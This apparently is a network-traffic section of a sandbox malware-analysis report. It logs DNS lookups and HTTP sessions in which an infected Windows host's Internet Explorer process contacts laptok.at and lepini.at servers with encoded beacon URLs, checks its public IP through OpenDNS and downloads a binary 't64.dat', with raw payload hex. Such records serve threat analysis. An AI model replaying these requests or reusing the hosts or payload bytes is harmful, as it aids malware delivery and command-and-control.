Nov 20, 2020 10:41:43.169711113 CET	8.8.8.8	192.168.2.5	0x9f0e	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:48.272979975 CET	8.8.8.8	192.168.2.5	0x82ce	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:48.298037052 CET	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67 .208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 20, 2020 10:41:48.318979025 CET	208.67.222.222	192.168.2.5	0x2	No error (0)	myip.opend ns.com		84.17.52.25	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:48.356715918 CET	208.67.222.222	192.168.2.5	0x3	Name error (3)	myip.opend ns.com	none	none	28	IN (0x0001)
Nov 20, 2020 10:41:53.419172049 CET	8.8.8.8	192.168.2.5	0xacbb	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 10:41:54.871181011 CET	8.8.8.8	192.168.2.5	0xc448	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:40:51.687851906 CET	229	OUT	GET /api1/eo_2BIlYIakkFjtKlYh34Ss/HzB35UuLk7/cRenSoj_2Bmnd8Dj2/x181tJXN27RB/cqhJWTWpoyc/WU_2BHDqXNQHyF/aDmY5Jw7iTMS8Sm28wuKE/aE7o1rgRq9Zga98a/Lfk5mVpEscNl_2B/PEL_2BzPSrlVxe7hjg/VwIhIVlrD/Q75QLCo1R_2FGgXCAPcg/a82_2BpHTzLUJRE2skc/NrjfTQynui55314yUu2lJ7/NuVMlNbXu5eLz/t14q6jvB/NktWJXjAjAGBXHfWPm_0A_0/DDQhZDtGQu/HIp9aDbbcUD_2FJMS/dglTkO1jgRVp8/MzuzdPBBs/X HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:40:52.699378967 CET	231	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:40:52 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 6e ec 40 10 45 3f c8 0b 33 2d cd cc ec 9d 71 cc cc 5f ff f2 a4 28 8a 94 4c c6 ee ae aa 7b 8e a7 73 8e 1f 25 9c 00 53 49 e5 26 0d 27 5f 16 a3 50 98 10 60 e6 36 9e 39 15 17 5d 05 6b 9d 70 5f 59 26 3e 2a 8a 9e ba b2 f1 6f 1f 14 7a 72 d4 f6 71 67 86 8d aa 37 b1 1a c0 b9 c6 3c f7 e7 df 9c d3 c5 0a a2 d9 2b 76 b5 f0 db a8 76 0d ad 2e db ba ca 83 d1 5f d6 a7 de c0 e2 7d e2 cf 8f 7b 0e 40 a1 15 12 ce cf 9a cb 89 4b 9b e1 ca 6c fa 31 58 ac 4e f9 e8 7e 8c c1 7e fc 98 7e 57 8b c3 b4 a8 2f 45 a9 9b aa 2f b1 46 c9 c6 e4 56 b5 30 ee cd a8 9f f9 a0 c3 3a 34 ed 8e fd 0e d5 7e 78 7b d1 aa 1e a6 19 d3 c4 4f d0 01 76 df 2a e6 74 d5 d1 ad d6 94 38 c5 b5 a2 6d 8c 99 c3 35 2b e4 cd 3a c0 7e 76 e7 2d 08 c4 e3 ac 58 ff 5d b4 12 72 a2 b3 00 0a 7d 9c 26 b5 52 2b d9 28 2a 21 2e 6c 61 5e e7 e1 a0 5a 4c 50 04 2a 3b 8d 76 2d 71 cf 6e d5 62 58 85 08 89 c9 71 71 b4 5f 80 b7 e8 01 25 b1 8c 61 e8 d7 e0 d9 2d e7 3d 2a 94 ac 7a 9c c3 74 98 1a 1f 06 99 2c a2 de 51 e4 32 85 50 db d9 80 0e cc 22 c8 84 25 8e 2f a7 9e 95 61 3d 3f 1a a0 ec 44 9c ab 95 fe 70 db 4f 60 73 d0 89 32 9d f0 42 4a 66 17 be 70 04 7b 2b 12 de fa a6 8e 1f 29 c6 37 87 4f a3 88 4b 62 b4 87 ad e5 bf 1b 34 6f 62 55 32 65 ba 37 d5 01 37 4b 11 b6 54 e2 7b ff 78 35 69 bb 98 3e 93 d7 1f 49 68 0d cb b4 0e ca 9a 13 20 c3 53 80 90 3c b4 58 a0 c6 e0 94 ea 01 30 64 70 9a 95 a0 b0 18 3d 34 c7 c8 85 9c 6d fc 74 e5 ee d4 43 91 bf 76 15 d8 62 4e 6e f1 de 42 fd 88 58 3d b3 8c c6 87 e3 97 58 5a 2e 3d 59 99 3a b4 52 8b 66 b8 79 c2 fd b8 6b d2 b3 69 31 49 27 22 1c 4b b4 70 b0 b6 83 75 a2 ab 56 0c 7e f0 50 0d 5f 67 e2 f6 70 5e 42 14 22 32 01 dd 2b 44 a8 93 3a 50 78 29 46 3c 5b 17 7e 77 81 bb 47 a1 64 12 7e fe a1 c0 77 56 21 48 fc f5 c8 2d b8 d3 9c 4b 57 a0 ab 0d 0f 8b 66 fe 0e 3f 9f 7b 65 3a e0 3c 84 5b 41 33 f8 04 c6 95 3d 2b e5 a6 84 25 ef f9 e5 cb 41 54 98 dc 90 d9 fe 96 d5 10 41 4d 8d f1 bb 55 f1 75 a6 1f e7 3c 56 e3 06 fc 04 e5 d8 f4 6c b1 fb 21 dd cf f1 8e 99 79 78 ac f5 97 b9 03 2d 8c d9 76 0c bd 6b 74 5e 91 30 04 73 a4 1e 5b 78 bf 8f 67 9e 5f 7a bc fe 86 f6 8e a3 ee c5 85 ad 3f af 6b 42 3e a2 fa c8 22 88 67 a4 4e 10 95 49 cf 03 f5 b8 41 d9 ed 75 dd ea 98 05 3d 2d aa 43 8b be d0 f5 63 a6 aa fc 96 cf ba 60 02 fb 8a 92 16 72 cb e0 cc 2b 7d 33 02 bb 66 0b 54 2a 60 4c cd c3 9a a0 cd ea 94 92 79 76 71 51 ea 42 30 30 d5 31 3e 87 78 c1 45 26 75 04 32 d9 17 14 f6 26 08 e3 a5 e1 3e f9 c1 71 43 04 c3 a5 a5 79 3b 75 76 75 a4 29 f7 cc 98 be d1 c4 3b a1 6d 9b 88 9f 38 d3 96 d6 78 75 06 60 1f 86 57 3d 21 64 6c c0 e6 c0 da c3 1e c5 a1 c6 a9 74 bb d3 02 48 e5 bc 88 b8 98 09 5a 3b 80 59 83 8b 32 24 72 b7 21 d6 49 e2 0c 35 75 8e 2a 15 0f 8d 65 92 f6 8d 57 2c 46 98 42 6e 78 69 62 23 86 8a ee eb 25 a3 13 89 e7 f8 36 a3 65 ae 25 25 68 97 ce ec 5f f5 e0 a7 95 89 68 73 b8 a2 0c 68 26 e2 f3 33 a2 7d 45 04 97 d7 48 6c 1b 4b 0d b9 89 2f 83 78 11 6d 47 c4 27 46 bd f6 ef 3a 1d 79 bf 46 6b 7c fa 7e 57 84 53 f9 05 90 77 2f 10 66 c8 e8 22 35 69 b8 e3 b2 9e 49 58 81 dd e1 9d aa 6b 39 bf 63 e5 d0 7b 42 fb db e2 49 97 47 8e b6 d8 cb b7 a2 f9 e8 4a 18 75 2c 03 70 25 8b f7 bb 2a cc 91 79 7d 3e 63 87 97 12 ab 78 ba Data Ascii: 2000n@E?3-q_(L{s%SI&'_P`69]kp_Y&>*ozrqg7<+vv._}{@Kl1XN~~~W/E/FV0:4~x{Ov*t8m5+:~v-X]r}&R+(*!.la^ZLP*;v-qnbXqq_%a-=*zt,Q2P"%/a=?DpO`s2BJfp{+)7OKb4obU2e77KT{x5i>Ih S<X0dp=4mtCvbNnBX=XZ.=Y:Rfyki1I'"KpuV~P_gp^B"2+D:Px)F<[~wGd~wV!H-KWf?{e:<[A3=+%ATAMUu<Vl!yx-vkt^0s[xg_z?kB>"gNIAu=-Cc`r+}3fT*`LyvqQB001>xE&u2&>qCy;uvu);m8xu`W=!dltHZ;Y2$r!I5u*eW,FBnxib#%6e%%h_hsh&3}EHlK/xmG'F:yFk|~WSw/f"5iIXk9c{BlGJu,p%*y}>cx

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49717	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:40:53.857902050 CET	443	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:40:54.616198063 CET	443	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 09:40:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49720	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:40:56.324728966 CET	444	OUT	GET /api1/XO7QtVtOxvAU4dkxK/MUnrl2paNhM_/2FhuHDAlai0/NYk3fgMRD21K6x/275eVNVSoFX1z_2Fdgzow/MjYllNw6pXOFZtoH/ck22OsEBi4g5A21/99QRfbFqCod1fjkNsK/XxVSIrdVG/7FHa2ER9Ft02LqAkeU18/04NkD5rjB5JZqGFdQLM/maVmTCXIlwp0EX02aBt_2F/Clo4eegFdQ1lk/P1pW4ZJ5/wIbd6IdM2um9GQiRmu4HTYW/_2FpOuqNYz/HTi5jYJ7JeAd_0A_0/Dg9X8gZJHmh_/2B_2FHgF5eg/hemqUNvmE05Kam/e7yAaZ9rb60RXTZYuOS2q/HQUlA_2F4Fhmtp/3js HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:40:57.251745939 CET	446	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:40:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 b6 83 40 14 44 17 c4 00 b7 21 ee 10 5c 66 10 dc dd 56 ff f3 4f e6 a1 a1 5f 57 dd 4b d2 dc 00 f6 4e f3 e3 e2 49 06 3f b5 1d 73 97 c5 05 11 f5 cd 87 bb 67 9f 88 a3 fc e7 2e 6c 0d 7a df 51 ed f9 40 a3 ad bb a7 9c 05 16 21 fc dc b4 49 71 8a 80 f6 13 4b 77 ef 04 6e 4f 99 1f b9 60 c3 2a 0f 8f 0d e8 13 83 7e 35 82 02 66 53 fd 49 32 d9 11 d9 a6 48 c3 f4 e6 d1 74 82 2f 36 3e e9 c1 a5 7f 1c 55 6d 9d d4 d9 a8 0b 8a 33 48 07 45 a3 5d 17 8e 61 6c 54 96 9d c9 51 4b 61 09 b6 e1 c1 59 27 ae 33 55 f7 a4 5e 6c 64 46 b0 89 21 4a fb a1 ef ae 7e 87 03 5a 16 85 e4 90 40 0b d5 a3 68 63 3a b3 a5 f3 ca bf 78 61 b6 f4 7a f4 6e 67 86 c0 e8 83 66 ca bd e1 d5 a3 05 75 f0 89 e7 ba 2e 87 15 ce d5 b5 d3 ee 89 4e 69 f0 8b 37 59 d5 b7 67 aa 80 52 9e 84 ed b5 2c 95 be d6 a9 3d 8d 3c 0a 4e 34 53 87 c6 81 dc 09 fa fc ae 01 51 45 36 7d 1c c5 8e 5a fa b5 9a af 03 36 33 f1 d9 f9 60 fa 5e 7c 77 35 03 07 30 9c 8a 1f 53 26 4e 73 9b 22 8f 85 7e 83 a2 11 91 5b 75 5f f9 3e bf df 4b 51 68 21 11 85 3a 9c 85 f4 cc 3e 37 c8 63 49 54 91 f1 9e 09 19 3f 45 70 10 ae 4f 84 95 cc f7 a6 03 32 71 54 d4 5f cf 88 81 64 4c 79 b9 b3 9c 98 b3 8e 0a fa 3a 88 aa bc f5 30 4a 63 88 c3 c8 d2 59 bf b7 da 8a 3d ae aa 0e e4 1b 6f 86 66 8b 40 28 c8 22 40 bb 08 c9 90 9f 00 c1 4a 00 c5 f6 19 c4 4c 7f 5b 61 e5 fb bc d6 28 7d ad 84 dd 42 1e f4 72 29 84 d7 da 67 0e 06 99 a0 8c 58 28 f2 1d 56 e0 67 db 4c e6 4d 93 6c ec cf 55 d9 80 15 da 5a ce f2 b5 f5 ad ed fe 0a 0f e5 93 e9 e4 a4 02 41 e1 e0 45 2f 3f 4f 3d 3a 22 b3 3d 83 76 50 b1 61 a9 bc d0 2c e5 52 fa db b4 55 01 68 09 03 d0 b1 db ee 92 3d 35 01 56 6f e5 1f 82 e4 75 df f4 5b 2e 91 e4 46 82 a3 bc bc 97 eb 21 ed e2 e3 f5 32 fe 6a e5 70 93 f5 f1 5d c1 8b e7 e2 3a 3c 69 41 d2 e7 67 ff a2 ea 8e 50 bb ae 2d 51 bd c6 e2 a8 8c 2d 6b 51 d8 4d 25 b6 70 a4 69 0b da 1f bf 5e 92 2c 3f 7a 65 48 4b 50 ed c4 ad 37 6f 6b 55 6b ca cc 03 02 34 4c 7c 9c a4 19 fa 14 f3 70 ac 64 9f 0f f 9 cb 19 40 f8 e9 b4 90 16 ce 9e 61 9b 61 54 f9 38 db 21 bb ec 5c 2d 67 be 72 c6 e5 df 3a d4 c3 a0 e6 d7 c3 60 46 58 62 6 5 d2 b9 d1 ee f5 63 f6 40 2b 0d e1 04 65 59 c8 11 10 d4 63 a1 e3 17 eb 40 5a 61 22 a6 99 72 8f b4 02 b7 b2 ee ef 8c 62 d c c7 df 86 2e a3 9c 73 f9 1e 54 5e 8e 79 60 e5 8c c3 fb 3b fc 44 19 52 b3 d5 5e c4 eb fd c5 dc e3 98 70 fa b2 8c 4f 11 8b 47 e1 cd 77 73 aa f6 a5 5d cc f1 9b 00 40 c1 5f 0c ca 53 2d c8 89 15 6b 2e 06 0a 85 bb 6f 78 25 d3 ca 2e 64 01 50 11 96 4b b1 2e 36 8e 69 68 23 41 1f c2 26 2a 8a ac c3 e5 32 0c 91 b1 15 ff 2d 8f 98 19 df 83 72 ed 15 30 a9 9d 78 ae 4e f4 ea 26 75 0b 85 4b 44 0b 66 9f 33 52 dc 27 59 05 31 4d a7 e3 be 45 9d 1b 06 e5 64 a5 a4 02 86 55 9a 62 f4 95 26 bc 4d 20 3c e4 8f 0a dc f3 08 32 5d 17 b0 ee 22 73 c4 88 03 0e 21 17 8a 54 fa 90 ee 6a ba 1b 99 8e 89 65 20 05 96 d8 0d d6 a7 06 b6 88 a0 aa b2 6f ef 32 c4 b9 d9 31 ce ad f0 91 64 1d 56 a7 13 e8 ad 6b bf 7e 5b 69 13 ef d1 c8 b8 ab 95 1d d2 25 2c e8 b4 ca ac 93 c3 84 02 72 65 f0 01 5a 34 2a 09 f1 f5 40 d9 a0 81 1d b6 02 ab 97 0c da 33 5e 5a a1 22 7c 33 18 fc 50 05 45 93 2c 26 99 06 7f 2e c7 80 6e ad 23 20 af 51 3e 5b ca 79 aa 99 af af 9d dd 9c 88 4b 31 82 e6 d0 d6 Data Ascii: 2000E@D!\fVO_WKNI?sg.lzQ@!lqKwnO`*~5fSI2Ht/6>Um3HE]alTQKaY'3U^ldF!J~Z@hc:xaznGfu.Ni7YgR,= <N4SQE6}Z63`^|w50S&Ns"~[u_>KQh!:>7cIT?EpO2qT_dLy:0JcY=of@("@JL[a{}Br)gX(VgLMlUZAE/?O=:"=vPa,RUh=5Vou[.F!2jp]:<iAgP-Q-kQM%pi^,?zeHKP7okUk4L|pd@aaT8!\-gr:`FXbec@+eYc@Za"rb.sT^y`;DR^pOGws]@_S-k.ox%.dPK.6ih#A&*2-r0xN&uKDf3R'Y1MEdUb&M <2]"s!Tje o21dVk~[i%,reZ4*@3^Z"|3PE,&.n# Q>[yK1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49719	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:40:58.447638988 CET	733	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:40:59.250272989 CET	733	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 09:40:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49723	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:00.853338957 CET	735	OUT	GET /api1/6pQLMKxXX9R7A/0Kb9p8K4/BHJoVof6Fq7pyt4TOfPymNR/ZySC71MXSL/l8MLURonpjSVljDCJ/ih2L 1Bdz8irJ/_2F8lSRByE0/SM6_2BP71LZESU/h3tJD1hVHbKiwkwE2IeWs/IizA7p6En4mCz2WA/NXpt5f6m6Jvf3pc /Mrs5oQ_2FPRoyih4jN/nKDhf733I/JOO4yWaqPLDk_2FATWs4/au98UO6brkA9iK_2BJ2/m2zSLNazAj56j867SYe 4xl/cUNEATTbA9T6H/G_0A_0DY/h1e_2Bl0ZjLJlZf95sH7_2B/vbmm46cNio/kWkp8HAde3SsZyg36/ZN_2BmnjrW TcHtn/70R8a3b9 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 10:41:01.825493097 CET	736	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 34 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d d4 c5 91 85 00 00 44 c1 80 38 60 1f 3b e2 ee ce 0d 77 77 a2 df cd 60 aa de 54 17 39 a6 bf 1d fc 45 c4 ad c1 78 3a f9 8f 6a 67 1f 64 f9 66 90 e4 79 86 9a 61 8e a8 a9 8f 01 91 00 eb 9b 2d b4 18 13 10 47 fc 10 4c 70 24 9e d1 b5 ca af b2 26 d0 95 00 5c 5b 74 73 a0 be 17 b2 24 ee 2a 72 78 38 4a cf 87 38 7d 37 a1 47 dd 14 84 56 98 a6 cd d6 1d 52 e9 a4 7b 13 64 a7 3d de 19 9a bd 18 09 50 d9 8c 15 6b 43 8b 91 21 04 17 c2 d5 fb 96 1b e4 81 f6 05 39 58 62 e9 a7 4c 7b de 8f d2 89 1e 56 39 2e 94 20 42 8e ee f8 5a a6 0a 9e 8a 92 04 f3 e4 a0 3a 3a 5c 7b 5d 0e df 6b 60 f1 2c ef 20 8c aa 9a 50 e1 01 5f f5 24 9a 9b e9 e3 9a 32 01 1a f3 a7 84 7e 11 c3 22 ce 62 9e 4f 4c a2 01 b3 9f f4 d0 0f b5 7d 39 40 14 cc a6 f3 92 be 45 60 23 18 f7 94 b0 58 ec 4c 2a d7 b6 61 ff ad 21 ba 1a 61 14 f9 08 5a 4c 97 39 cd d8 8f e7 71 65 12 ee a5 43 53 02 eb 67 14 cc 06 9a 7b ae 12 f8 b8 96 a7 57 2e bb 02 4d a1 27 c4 e5 f9 37 93 57 5b 04 72 b8 f1 cb 1f a7 13 2b 5e c4 f8 ed 39 a9 42 01 fd 86 08 e9 0a a9 dd c3 2d 15 9d 7e a0 42 94 4e 8e 0a 24 3e 9a be 5f 35 4d 02 ac 79 03 82 c9 45 99 fc e9 67 fc 39 8e b3 2e 3a 65 db 3b 61 90 f7 59 39 16 f7 c8 7f 41 6d b8 6c 2b 2d 6c 8c 6e 90 06 6e 6c 78 e2 ce 34 3f 29 a9 83 9f 35 74 af cf 58 79 18 75 42 a0 70 cf 62 86 84 88 f7 60 9b ca a4 c7 db 5c ac 6c 40 cb d1 e1 37 8e ac 01 1b 24 b5 05 5c 43 3d 1b 17 18 96 31 2c 67 5b b9 84 0b 33 2f bf ce 7a 35 f3 0b 3b 3d 7a 3a 25 20 c6 8e 4a b9 63 c3 e3 7f 70 bf 4f 49 67 b9 de 92 cf 81 92 cb 0c 67 21 ee f5 56 2b ba 8f 73 e5 eb 07 c4 ec 81 24 aa dc 4e 98 94 a3 4a 47 4a 48 52 98 fc f2 97 9c db b5 c1 29 bd a1 0a 34 f4 73 0e 37 3f f6 73 90 a7 3e c4 48 9b d0 b6 c7 61 d2 82 40 36 01 a5 f9 13 f7 e0 66 70 02 06 0f 6f c8 b4 75 0a a8 c8 f7 52 e9 d0 c6 1c 23 78 8b 63 b0 5f 70 29 9a 8e a1 b1 0f 59 84 9c 97 0e 9d b4 56 95 00 74 01 8b 85 2a ce 1d c2 8c b9 93 9f 6b 47 e3 bc 2d 73 34 ba bf 08 5d 5a b7 bb 41 b7 b1 f2 1c e5 3a 23 e8 5c e7 eb 5f cd cc 6e 42 fb 9d a0 a1 2a e2 af ec 59 ec 0a 85 d0 14 66 20 82 61 5e 44 0f 4d 1a d2 c2 ea 34 df e0 34 27 fc 40 b9 05 49 6a 80 7c 41 f4 c6 fe 95 34 99 be e1 9b 36 e3 a4 ee e9 b9 59 c7 7a 5c f8 af e1 eb f9 40 1a d1 ad 61 dd 6c 58 a0 9 e de de 29 bf d9 21 40 0b 27 10 3c 49 17 38 eb aa f8 98 2c 85 08 5f fc f2 75 55 6d d4 b8 bd 72 0b dc d2 f6 7d 47 26 06 1b 48 b7 90 17 bd 81 91 f5 cc 5b 5f 38 92 23 2f 00 57 a5 c0 d4 7e 2d 47 8e ad 72 54 2c 30 72 98 a8 de 34 7f 16 77 4e 4e cf 66 c1 a3 4f f9 ce d0 7a 85 21 96 84 1f 26 18 71 24 bf 0e d5 ed cf cd 3e 3f ea 60 f1 9e 1a dd b1 1b f2 ce 8c 09 ca fd d6 22 3e a2 f4 18 2d db c7 e3 b2 4f 30 cd b9 cf b6 7f 9b bc 01 8e 26 23 42 43 a9 d3 3a d9 f6 97 53 43 43 cc 42 0b e1 6b 0a 98 cd e6 8c 4d 96 c3 d7 fc 1a e4 f3 c8 49 88 cf 24 fb c6 b1 9b ca df 00 49 74 c5 f8 77 2f 08 c6 94 a9 b1 b2 60 d9 b3 78 ab dd 55 c3 8c 44 d7 76 7c 8d 7c 22 56 7c 75 18 cb b1 76 98 92 ab 13 c5 85 1c ff 14 28 85 4c 8d 74 ea a1 81 76 a9 06 09 2e 46 76 0e dd c2 f2 e0 1b 90 fd 55 24 aa 15 33 7f 15 b6 a6 23 cb 35 fe a0 05 ee 20 1a fb d1 37 d1 59 47 06 ef 64 52 1b 9c b3 4d b7 56 ae 4f f4 89 d6 68 43 9f 1c 7d f6 c3 1c 82 83 e1 32 b2 6c a3 c5 50 6a 62 9a e5 9c Data Ascii: 740D8`;ww`T9Ex:jgdfya-GLp$&\[ts$*rx8J8}7GVR{d=PkC!9XbL{V9. BZ::\[]k`, P_$2~"bOL}9@E`#XL* a!aZL9qeCSg{W.M'7W[r+^9B-~BN$>_5MyEg9.:e;aY9Aml+-Innlx4?)5tXyuBpb`\l@7$\C=1,g[3/z5;=z:% JcpOIgg!V+s$ NJGJHR)4s7?s>Ha@6fpouR#xc_p)YVt*kG-s4]ZA:#\_nB*Yf a^DM44'@Ij\A46Yz\@alX)!@'<I8,_uUmr}G&H[_8#/W~-GrT, 0r4wNNfOz!&q$>?`">-O0&#BC:SCCBkMI$Itw/`xUDv|"V|uv(Ltv.FvU$3#5 7YGdRMVOhC}2lPjb

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49737	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:43.441786051 CET	4750	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:44.074012041 CET	4752	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:43 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 